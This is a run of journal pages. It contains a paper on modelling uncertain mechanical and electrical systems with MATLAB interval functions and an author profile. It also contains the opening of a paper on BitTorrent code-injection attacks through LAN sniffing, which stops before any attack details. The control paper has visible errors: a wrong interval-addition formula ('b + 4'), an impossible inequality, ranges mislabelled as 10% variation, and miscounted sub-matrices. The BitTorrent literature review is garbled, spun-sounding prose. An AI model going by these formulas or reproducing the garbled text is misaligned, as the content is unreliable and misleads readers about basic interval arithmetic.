[35] Olivas-Lujan, Miguel R., Jacobo Ramirez, and Laura Zapata-Cantu, "e-HRM in Mexico: adapting innovations for global competitiveness." International Journal of Manpower 28.5, 2007, pp. 418-434.

[36] Ruel, Huub JM, Tanya V. Bondarouk, and Mandy Van der Velde, "The contribution of e-HRM to HRM effectiveness: Results from a quantitative study in a Dutch Ministry," Employee Relations 29.3, 2007, pp. 280-291

Modeling Mechanical and Electrical Uncertain Systems using Functions of Robust Control MATLAB Toolbox®3

Mohammed Tawfik Hussein

Electrical Engineering Department, Faculty of Engineering
Islamic University of Gaza
Gaza City, Gaza Strip- Palestine

Abstract—**Uncertainty is inherent property of all real life control systems, and this is due to that there is nothing constant practically; all parameters are going to change under some environmental circumstances, therefore control engineers must not ignore this changing since it can affect the behavior and the performance of the system.**

In this paper a critical research method for modeling uncertain systems is demonstrated with the utilization of built in robust control Mat-lab Toolbox®3 functions. Good results were obtained for testing the stability of interval linear time invariant systems.

Finally mechanical and electrical uncertain systems were implemented as practical example to validate the uncertainty.

Keywords—uncertainty; interval; robust stability; system response; Nyquist criteria; root bounds

I. INTRODUCTION

Robustness is of crucial importance in control-system design because real engineering systems are vulnerable to external disturbance and measurement noise and there are always differences between mathematical models used for design and the actual system. Typically, a control engineer is required to design a controller that will stabilize a plant, if it is not stable originally, and satisfy certain performance levels in the presence of disturbance signals, noise interference, unmodeled plant dynamics and plant-parameter variations.

In general, there are two categories of control systems, the open-loop systems and closed-loop systems. An open-loop system uses a controller or control actuator to obtain the design response.

A closed-loop control system uses sensors to measure the actual output to adjust the input in order to achieve desired output.

In this paper building uncertain system models using the functions of Robust Control Toolbox®3 is presented. Modeling and analyzing such systems is an important and essential step towards robust control system design. The corresponding functions of Robust Control Toolbox®3 allow to facilitate the process of building different uncertainty models and to analyze easily the properties of such models. First the description of building models of open-loop and closed-loop linear time-invariant systems (LTI models) is introduced along with their basic properties.

Then various functions of Robust Control Toolbox®3 were used to allow creating models of systems with structured (real) uncertainties. The usage of these functions is illustrated for the simple case of a second order mass–damper–spring system and the RLC electrical circuit. It is shown how to investigate several properties of uncertain models in the time domain and frequency domain.

A. LTI Models

This section is dealing with developing and manipulating models of linear time invariant systems (LTI models) in MATLAB®.

Creation of LTI models of multivariable systems is done by the following commands:

- ss—State-space models (SS objects)
- tf—Transfer function matrices (TF objects)
- zpk—Zero-pole-gain models (ZPK objects)
- frd—Frequency response data models (FRD objects)

B. Literature Review

The problem of an interval matrices was first presented in 1966 by Ramon E. Moore, who defined an interval number to be an ordered pair of real numbers [a,b], with a ≤ b [1]-[2].

This research is an extension and continuation to the previous publications and ongoing research of the author [3]-[7].

An interval number [a, b] is defined to be the setof x such that a <= x >= b. The arithmetic operations on intervals are defined as follows:

[a, b] + [c, d] = [a + c, b + 4]

   [a, b] x [c, d] = [min(ac, ad, bc, bd), max(ac, ad, bc, bd)];

[a, b] - [c, d] = [a - d, b - c];

   [a, b] ÷ [c, d]= [a, b] x[1/c, 1/d]
The above four interval equations are programmed as Matlab functions as shown below, these are intadd ,intsub,intmul and intdiv

Intadd:

```
function [ c ] = intadd( a,b )
%UNTITLED2 Summary of this function goes
                    here
    %    Detailed explanation goes here
    c=[a(1,1)+b(1,1),a(1,2)+b(1,2)]
                    end
```

intsub:

```
function [ c ] = intsub( a,b )
%UNTITLED2 Summary of this function goes
                    here
    %    Detailed explanation goes here
    c=[a(1,1)-b(1,2),a(1,2)-b(1,1)]


                    end
```

intmul:

```
function [ c ] = intmul( a,b )
%UNTITLED2 Summary of this function goes
                    here
    %    Detailed explanation goes here
a=[(((a(1,1))*(b(1,1)))),(((a(1,1))*(b(1,
2))))),(((a(1,2))*(b(1,1)))),(((a(1,2))*(b
                (1,2))))];
        c=[min(a),max(a)];
                    end
```

intdiv:

```
function [ c ] = intdiv( a,b )
%UNTITLED2 Summary of this function goes
                    here
    %    Detailed explanation goes here
c=intmul([(a(1,1)),(a(1,2))],[(1/(b(1,2))
            ),(1/(b(1,1)))]);
                    end
```

II. METHODOLGY AND SIMMULATION

In this research the design and evaluate the robust stability for three dynamic electrical and mechanical systems were presented.

Based on Moore famous four interval arithmetic, all possible matrices of the interval (uncertain) state matrix A of system state space model are computed, also plotting step response and bode diagram for each new matrix which result in an envelope with its upper and lower bounds, find all polynomials of the family matrix in order to compute and plot the convex hull of the system and finally plotting Nyquist and the roots bounds of the interval system.

Mat-lab 2013 software is used with some of its robust functions and commands to design and analysis the system stability and to get the convex Hull and eigenvalues bounds plots. Therefore this paper is a continuation and extension efforts of the author previous work dealing with the robust stability of an interval or uncertain system, as an efficient and helpful tool for control systems engineers [8-15]. The following three different unique engineering examples will be used to validate and demonstrate the methodology and used technique.

III. EXAMPLE 1: MASS- SPRING- DAMPER SYSTEM

The following example that is shown in figure 1 presents a mass- spring Damper as a mechanical system whose parameters are suffering from uncertainty and hence deviations from the nominal values, due to several conditions such as ageing, temperature or other disturbances.

Fig. 1. Mass- Spring-Damper system

The free body diagram for this system is illustrated below in Fig. 2.

Fig. 2. Free body diagram

Applying Newton's second law by summing the forces as shown in the equation below:

$$\Sigma F_Z = F(t) - b\dot{x} - kx = m\ddot{x}$$

To determine the state-space representation of the mass-spring-damper system, from the system differential equations the state space representation is derived by selecting the position and velocity as system state variables. Also system parameters are shown below in table I.

$$\begin{bmatrix} \dot{x}_1 \\ \dot{x}_2 \end{bmatrix} = \begin{bmatrix} 0 & 1 \\ -\dfrac{k}{m} & -\dfrac{b}{m} \end{bmatrix} \begin{bmatrix} x_1 \\ x_2 \end{bmatrix} + \begin{bmatrix} 0 \\ \dfrac{1}{m} \end{bmatrix} f$$

$$y = \begin{bmatrix} 1 & 0 \end{bmatrix} \begin{bmatrix} \dot{x}_1 \\ \dot{x}_2 \end{bmatrix}$$

TABLE I. THE PHYSICAL PARAMETERS FOR MASS SPRING-DAMPER SYSTEM

M	Mass	1.0 kg
K	spring constant	1.0 N/m
B	damping constant	0.2 Ns/m
F	input force	1.0 N

With 10% variation in mass and spring constant of physical system and constant damping parameter, the interval parameters are as follows:

m=[0.9 1.1]   k=[0.9 1.1]
b=0.2

The system state interval matrix A with these

specifications is shown below:

$$
\begin{bmatrix}
0 & 1 \\
[-11/9 \quad -9/11] & [-0.2/0.9 \quad 0.2/1.1]
\end{bmatrix}
$$

Using Mat-Lab, $2^2 = 4$ sub-matrices can be generated from the above interval A- matrix as shown below

m1 =		m2 =	
0	1.0000	0	1.0000
-1.2222	-0.2222	-1.2222	-0.1818

m3 =		m4 =	
0	1.0000	0	1.0000
-0.8182	-0.2222	-0.8182	-0.1818

And its corresponding four (4) polynomials were computed (using mat-lab) as follows:

```
po1 =1.0000    0.2222    1.2222
po2 =1.0000    0.1818    1.2222
po3 =1.0000    0.2222    0.8182
po4 =1.0000    0.1818    0.8182
```

The analysis of open and closed step responses for the spring damper system is shown below in Fig. 3 and 4 respectively.

Fig. 3.   Open loop system response

Fig. 4.   Closed loop system response

Bode diagram (open loop Vs. closed loop) is shown below in Fig. 5.

Fig. 5.   Bode diagram (open loop Vs. closed loop)

The Nyquist diagram (open loop Vs. closed loop) is shown below in Fig. 6.

Fig. 6.   Nyquist diagram (open loop Vs. closed loop).

In Fig. 7, the convex hull is presented and hence used to find the roots bounds on interval matrix as shown in Fig. 8, and using convex hull is reducing the level of computations that is involved in such problems as many points can be ignored as long as it is located inside the convex hull. Also it can be noticed that the system is stable since the symmetric bounds of eigenvalues are located on the left half of x- axis.

Fig. 7.   Convex Hull

Fig. 8. Roots bounds of interval matrix

IV. EXAMPLE 2: RLC CIRCUIT

RLC circuit is an electrical circuit consisting of a resistor, an inductor, and a capacitor, connected in series or in parallel. The RLC part of the name is due to those letters being the usual electrical symbols for resistance, inductance and capacitance respectively. The circuit forms a harmonic oscillator for current and will resonate in a similar way as an LC circuit will. The main difference that the presence of the resistor makes is that any oscillation induced in the circuit will die away over time if it is not kept going by a source. This effect of the resistor is called damping. The presence of the resistance also reduces the peak resonant frequency somewhat.

The three circuit elements can be combined in a number of different topologies and our case is as shown in Fig. 9

Fig. 9. RLC Circuit

By applying Kirchhoff's current and voltage derive the system differential equations as i_L and v_C are system state variables

$$\frac{dv_c}{dt} = -\frac{1}{RC}v_c + \frac{1}{C}i_L$$
$$\frac{di_L}{dt} = -\frac{1}{L}V_c + \frac{1}{L}V(t)$$

From the above equations the state space representation of this circuit is obtained as follows

$$\begin{bmatrix} v_C \\ i_L \end{bmatrix} = \begin{bmatrix} -1/(RC) & 1/C \\ -1/L & 0 \end{bmatrix}\begin{bmatrix} v_C \\ i_L \end{bmatrix} + \begin{bmatrix} 0 \\ 1/L \end{bmatrix}v(t)$$

$$i_R = \begin{bmatrix} 1/R & 0 \end{bmatrix}\begin{bmatrix} v_C \\ i_L \end{bmatrix}$$

Also the systems parameters are presented below in table II

TABLE II. THE PHYSICAL PARAMETERS FOR RLC CIRCUIT

R	Resistance	1.000 Ω
L	Inductance	0.002 H
C	Capacitance	0.005 F

With 10% variation in Inductance and Capacitance with constant Resistance, the interval parameters are as follows:

L=[0.001   0.003]   C=[0.004   0.006]
R=1.0

Using the Mat-lab the $2^3 = 8$ sum matrices were generated from the uncertain system A matrix new matrices as follows

```
m1 =
-250.0    166.7
-1000.0    0
```

```
m2 =
-250.0000  166.6667
-333.3333    0
```

```
m3 =
-250      250
-1000      0
```

```
m4 =
-250.0000
 250.0000
-333.3333    0
```

```
m5 =
-166.7    166.7
-1000.0    0
```

```
m6 =
-166.6667  166.6667
-333.3333    0
```

```
m7 =
-166.7    250.0
-1000.0    0
```

```
m8 =
-166.6667  250.0000
-333.3333    0
```

And its corresponding eight (8) polynomials were computed (by matlab) are as follows:

```
po1 = 1.0e+05 *
          0.0000   0.0025   1.6667
po2 = 1.0e+04 *
          0.0001   0.0250   5.5556
po3 = 1.0e+05 *
          0.0000   0.0025   2.5000
po4 =1.0e+04 *
          0.0001   0.0250   8.3333
po5 =1.0e+05 *
          0.0000   0.0017   1.6667
po6 =1.0e+04 *
          0.0001   0.0167   5.5556
po7 =1.0e+05 *
          0.0000   0.0017   2.5000
po8 =1.0e+04 *
          0.0001   0.0167   8.3333
```

And step responses for open and closed loop are shown in figures 10 and 11 respectively.

Fig. 10. Open Loop system step response

Fig. 11. Closed loop system step response

While the system Bode diagram (open loop Vs. closed loop) is shown in Fig. 12.

Fig. 12. Bode diagram (open loop Vs. closed loop)

Also the Nyquist Diagram (open and Closed loop) is illustrated in Fig. 13.

Fig. 13. Nyquist Diagram(open and Closed loop) is

Finally the electrical circuit convex hull demonstrated in Fig. 14 which was used to locate the roots bounds as plotted in

Fig. 14. Convex hull

Fig. 15. Root bounds of interval matrix

As these symmetrical bounds clearly confirm the stability of the electrical interval circuit system.

V. CONCLUSION AND FUTURE WORK

In this paper the stability behavior of mechanical and electrical systems with uncertain parameters were molded with robust control Matlab Toolbox®3. A good result was obtained as demonstrated in the uncertain mechanical and electrical examples. The computational time and efforts for determining the stability for interval problems (uncertain parameters) is very excessive, therefore as future work parallel algorithms and supercomputers are highly recommended in handling such problems, also this paper hoped to extended and be used as ground foundation to other applications such solar, thermal and wind as they suffer from disturbances and uncertain circumstances.

ACKNOWLEDGEMENT

REFERENCES

[1] R.E. Moore, Interval Analysis. Englewood Cliffs, N.J.: Prentice Hall, Inc., 1966.

[2] L.V. Kolev, "Interval Mathematics Algorithms for Tolerance Analysis," IEEE Trans. On Circuits and Systems, 35, pp. 967-975, 1988.

[3] M.T. Hussein, Lecture Notes for Control of Uncertain Systems Course Faculty of Engineering, IUG, Jan- May 2014.

[4] M.T. Hussein, "Assessing 3-D Uncertain System Stability by Using MATLAB Convex Hull Functions" , International Journal of Advanced Computer Science and Applications, (IJACSA), Vol. 2, No. 6, 2011.

[5] M. T. Hussein," An Efficient Computational Method For Bounds of Eigenvalues of Interval System Using A Convex Hull Algorithm", *The Arabian Journal for Science and Engineering*, Volume 35, Number 1B, pages 249-263, April 2010.

[6] M.T. Hussein," A novel Algorithm to Compute all Vertex Matrices of an Interval Matrix: Computational Approach", International Journal of Computing and Information Sciences, IJCIS (ISSN 1708-0460), 2(2) (2005), pp.137-142.

[7] M.T. Hussein, "A Method to Enhance Tolerance Frequency Analysis of Linear Circuits: Computational Approach", Al Azher University Engineering Journal, 8(11) (, pp. 373-386, 2005

[8] L. I. Allerhand and U. Shaked, "Robust Stability and Stabilization of Linear Switched Systems with Dwell Time", IEEE Trans. on Automatic Control, 56 (2), pp.381-386, 2011.

[9] G. Battistelli, E. Mosca, M. G. Safonov, and P. Tesi, "Stability of Unflasified Adabtive Switching Control in Noisy Envrionments", IEEE Trans. on Automatic Control,55 (10) ,pp.2424-2429 , 2010.

[10] S.P. Bhattacharyya, H. Chapellat, and L.H. Keel, Robust Control: The Parametric Approach. Prentice Hall, 1995.

[11] S.R. Ross and B.R. Barmish," A sharp Estimate for the Probability of Stability for Polynomials with Multilinear Uncertainty Structure", IEEE Trans. on Automatic Control, 53(2), pp.601-606, 2008.

[12] Ketan Mulmuley, Computational *Geometry, an Introduction through Randomized Algorithms, Prentice hall*, 1994.

[13] C.Bradford Barber, David P. Dobkin, Hannuhuhdanpaa," The Quickhull Algorithm for Convex Hulls", ACM Transactions on Mathematical Software, Vol. 22, No. 4, Pages 469–483, December 1996.

[14] R. C. Dorf, R. H. Bishop, Modern Control Systems, 10th ed., Prentice Hall, Upper Saddle River, NJ 07458, 2005.

[15] K. Ogata, Modern Control Engineering, 4th ed., Prentice Hall, Upper Saddle River, N.J., 2002.

AUTHORS PROFILE

Dr. Mohammed T. Hussein, Professor of Electrical Engineering joined the department of Electrical and Computer engineering at Islamic university of Gaza on August 2003. Dr. Hussein was named Director of e-Learning Center on November 1, 2003. Prior to this appointment he served as a department Head of Engineering Technology in College of Engineering at Prairie View A&M University, Texas. Dr. Hussein earned a Ph.D. degree in electrical engineering from Texas A&M University, College Station, Texas, USA. Dr. Hussein is a registered professional engineer (P.E.) in the State of Texas. Dr. Hussein worked for Motorola Inc., in Tempe, Az., and Oak

Ridge National Laboratory in state of Tennessee. His research interests include robust control systems, computer algorithms and applications, and e-Learning. Dr. Hussein holds scientific and professional memberships in IEEE(SM), Eta Kappa Nu, and Tau Beta Pi. He is the recipient of numerous national, state, university, college, and departmental awards including "Who's Who among America's Best Teachers" on 2000, "Marquis Who's who among World Leaders" on 2010, and "Teaching Award" in the College of Engineering. Dr. Hussein was nominated and selected on 2003 as an evaluator for Accreditation board for Engineering and Technology (ABET), USA. Dr. Hussein spent summer 2008 as a DAAD visiting Professor at Berlin Technical University, Germany, and on 2009 was selected as academy Fellow, Palestine Academy for Science and Technology.

Vulnerability of the Process Communication Model in Bittorrent Protocol

A study of BitTorrent protocol trap door and potential attacks on peer-to-peer users

Ahmed ElShafee

Assistant Professor, Faculty of Engineering
Ahram Canadian University
6th October, Egypt

Abstract— **BitTorrent is the most extensively used protocol in peer-to-peer systems. Its clients are widely spread worldwide and account for a large fraction of today's Internet traffic. This paper will discuss potential attack that exploits a certain vulnerability of BitTorrent based systems. Code injection refers to force a code – which may be malicious - to run inside another benign code, by inserting it into known process name or process ID. Operating systems supply API functions that can be used by third party to inject a few lines of malicious code inside the original running process, which can effectively damage or harm user resources. Ethernet is the most common internetwork layer for Local Area Networks; the shared medium of LAN enables all users on the same broadcasting domain to listen to all exchanged packets through the network (promiscuous mode), so any adversary can easily perform a simple packet sniffing process on the medium access layer of the network. By capturing and analyzing the sent packets from the P2P application, an adversary can use the revealed process ID by BitTorrent protocol to start the code injection action. So the adversary will be able to seize more machines from the network. Controlled machines can be used to perform many attacks. The study revealed that any adversary can exploit the vulnerability of the process communication model used in P2P by injecting any malicious process inside the BitTorrent application itself exposed by sniffing the exchanged BitTorrent packets through LAN.**

Keywords—Peer-to-Peer security; BitTorrent protocol; Code injection; Packets sniffing, Ethernet LAN

I. INTRODUCTION

P2P or "Peer-to-Peer" is a network of host computers that operate and communicate with each other without the need for a centralized server—the opposite of a client-server network model. A peer-to-peer file sharing system is a network of interconnected computers using P2P networking model to share and exchange data (digital documents) between connected computers. Peer-to-peer file sharing technology allows people worldwide to share and exchange their files and data as long as their PCs are connected to the Internet. P2P file sharing system users can easily exchange and access other users' media files like books, music, movies, games, software, etc. by using special P2P software program installed on both sender and receiver PCs [1]. Copyright issues have popped up by rights holders as peer-to-peer networks can be used to share copyrighted data without getting permissions from data copyright holders or considering its legitimate usage.

The FBI is teaching and cautioning users about specific dangers of using Peer-to-Peer frameworks while connecting to the Internet. While the FBI backs and empowers the advancement and development of new technologies and techniques, they additionally perceive that innovation can be abused for illegal and, sometimes, criminal purposes [2].

Peer-to-Peer systems permit clients joined with the Internet to connect their machines with other machines as far and wide as possible. These systems are secured with the end goal of sharing files. Normally, clients of Peer-to-Peer systems use free software tools on their machines which permits them: (1) to discover and download files found on an alternate Peer-to-Peer client's hard drive, and (2) to impart to those other client's files located on the user's machine. Undesirably in some cases these data-sharing frameworks have been utilized to participate in illegal activities.

Code injection refers to a process of injecting or inserting a code into a known running process. The injected code always came in the form of dynamic link library (DLL), as that meets the nature of DLL: Dynamically load a code as needed. The code injector should have an appropriate level of authority on the system under attack, in order to be able to write into program memory [3].

Windows operating system provides a few API functions that allow users to debug running programs, and to insert functions into any running process, makes the targeted program execute the injected code as if is a part of its original code [4].

Ethernet is the most popular internetwork for wired Local Area Network (LAN). Ethernet is completely insecure; developers and vendors may implements their own non-standard solutions to overcome Ethernet weakness, but as a standard, Ethernet is an open medium access, as every client connected to the same logical broadcasting domain can easily listen to Ethernet frames travelling through the physical medium [5].

Network sniffing refers to capturing packets/frames being transferred over a network using sniffer software. There are many sniffers commercially available or offered by researchers and security groups as open source software. Sniffers may come with their own network drivers that enable the network interface card to capture frames which are directed to other receptors. Modern sniffers offer capabilities to analyze

captured packets in order to extract useful information in a user friendly format [6].

II. LITERATURE REVIEW

Substantial research was found related to the examination of P2P networks and their applications.

Scanlon, Mark, and M. Kechadi. [7], presented the Universal Peer-to-Peer Network Investigation Framework (UP2PNIF), a structure which empowers essentially quicker and less work escalated examination of newfound P2P organizes through the misuse of the shared qualities in system usefulness. In mix with a reference database of known system conventions and attributes, it is imagined that any known P2P system can be right away explored using the framework. The skeleton can cleverly emphasize the best procedure subject to the center of the examination bringing about an altogether assisted proof get-together process.

Acorn Jamie; in his research entitled "Crime scene investigation of BitTorrent", [8] recognized scientific relics delivered by BitTorrent file offering, and particularly, to create if the remaining could prompt the IDs of the records downloaded or the files shared. The dissection showed that it was conceivable to distinguish files that were at present being downloaded and records presently being shared. It was additionally conceivable to recognize the measure of information that had been traded i.e. transferred or downloaded for particular files. Some users delivered relics that uncovered a complete record of the torrent documents that had been downloaded and shared. Dissection likewise uncovered that some users kept the Internet Protocol (IP) locations of remote machines, with which they had associated when downloading or sharing particular files. The point of interest and legal nature of data distinguished differed between the users' clients tested.

Liberatore, Marc, et al. in their paper entitled "Forensic investigation of peer-to-peer file sharing networks" [9] detailed the usefulness of two P2P conventions, Gnutella and BitTorrent, and portrayed the legitimate issues relating to exploring such systems. The author investigated the conventions and concentrated on the things specifically noteworthy to agents, for example, the estimation of proof provided for its provenance on the system. They additionally reported development of RoundUp, a gadget for Gnutella examinations that takes after the standards and systems the author detail for systems administration examinations.

Park, Sooyoung, et al. in their research entitled "Methodology and implementation for tracking the file sharers use BitTorrent" [1], proposed a philosophy for the examination of unlawful file sharers utilizing BitTorrent systems through the utilization of a P2P computerized examination process. In this paper, an examination process for illegitimate file sharing focused around attributes of file that BitTorrent has recommended for the sharing procedure utilizing. By emulating this process, an agent can successfully lead an examination about unlawful document imparting.

CybersTc developed P2P Marshal™ [10] as an advanced scientific tool for the programmed recognition, extraction and dissection of information connected with peer-to-peer applications on a hard drive. It computerizes the monotonous and tedious methodology of searching for P2P proof. P2P Marshal naturally locates a program of the most ordinarily utilized P2P customer projects and presents for every client data on those customers, including imparted documents, downloaded records, peer servers, and arrangement and log data. P2P Marshal performs these assignments in a forensically legitimate manner and presents the results in an effortlessly intelligible structure on-screen and in a configuration that can without much of a stretch be joined into a report. P2P Marshal takes after scientific best practices and keeps up a detailed log record of all exercises it performs. It has broad hunt capacities, produces reports in CSV, RTF, PDF and HTML organizations, and runs on normal Windows stages. P2P Marshal is accessible in a in a software-only version called Forensic Edition, and in a USB 2.0 flash drive version called Field Edition.

Farina, Jason, Mark Scanlon, and M. Kechadi in their research entitled "BitTorrent Sync: First Impressions and Digital Forensic Implications" [11] considered BitTorrent Sync as an optional P2P application. Its administration is totally decentralized, offers a great part of the same synchronization usefulness of cloud powered administrations and uses encryption for information transmission (and alternatively for remote storage). The vitality of comprehension Bit-Torrent Sync and its ensuing advanced investigative consequences for law requirement a scientific specialist will be foremost to future examinations. This paper plots the customer application, its recognized system activity and distinguishes artifacts that may be of worth as confirmation for future advanced examinations.

Lallie, Harjinder Singh, and Philip James Briggs, in their research entitled "Windows 7 registry forensic evidence created by three popular BitTorrent clients" [12] presented the concept of web file sharing through the utilization of peer-to-peer systems movement that has been developing consistently for a few years. It has quickly turned into the broadest technique for the trade of computerized material and accordingly raises much debate. The present, most prevalent convention in this field is BitTorrent. Despite the fact that it is generally basic as a rule to connection specific file sharing exercises to an IP address, this does little to demonstrate that a specific client was in charge of utilizing the connection. This study investigates three prominent BitTorrent customer applications: Bitcomet, Vuze and Utorrent, and outlines the registry artifacts that are produced by the establishment and utilization of these projects on a Windows 7 client. These artifacts are analyzed in point of interest to build what helpful evidence, if any, can be recovered from them. Important data is highlighted for every application.

Liberatore, Marc, Brian Neil Levine, and Clay Shield, in their research entitled "Strengthening forensic investigations of child pornography on P2P networks" [13] introduced new methods that draw a fine line between the estimation or reconnaissance of P2P systems and gathering of forensically legitimate evidence from their clients. Approving the evidence gathered within a system examination is troublesome in light of the fact that remote clients don't keep up a novel and un-modifiable identifier that can be retrieved upon seizure of their machine with a warrant. They proposed a novel strategy for quietly labeling a remote machine over the system to make

such an identifier. Their methodology is a development over past techniques for social event data around a remote machine that depend on factual characterizations, including clock skew or radio-measurements. These past characterizations differ with environmental elements, for example, temperature or assault, prompting both false positives and false negatives, and essentially, fail to offer the capacity to connect together successive perception by autonomous observer. Also, they detail why their methodology, which is equated to checking bills, is legitimate. For this work, they introduced a framework to accumulate evidence of ownership of child erotic entertainment on a P2P system. It is being used by law requirement in 49 U.S. states that have assembled information for the investigators over a five-month period of time. To date, the framework and its information have been utilized to get in excess of 1,000 court search warrants. They describe these estimations with a specific end goal of persuading their tagging strategies.

III. Proposed Attack and Risk Analysis

This section introduces how the BitTorrent's discovered vulnerability will be exploited.

A. Problem definition

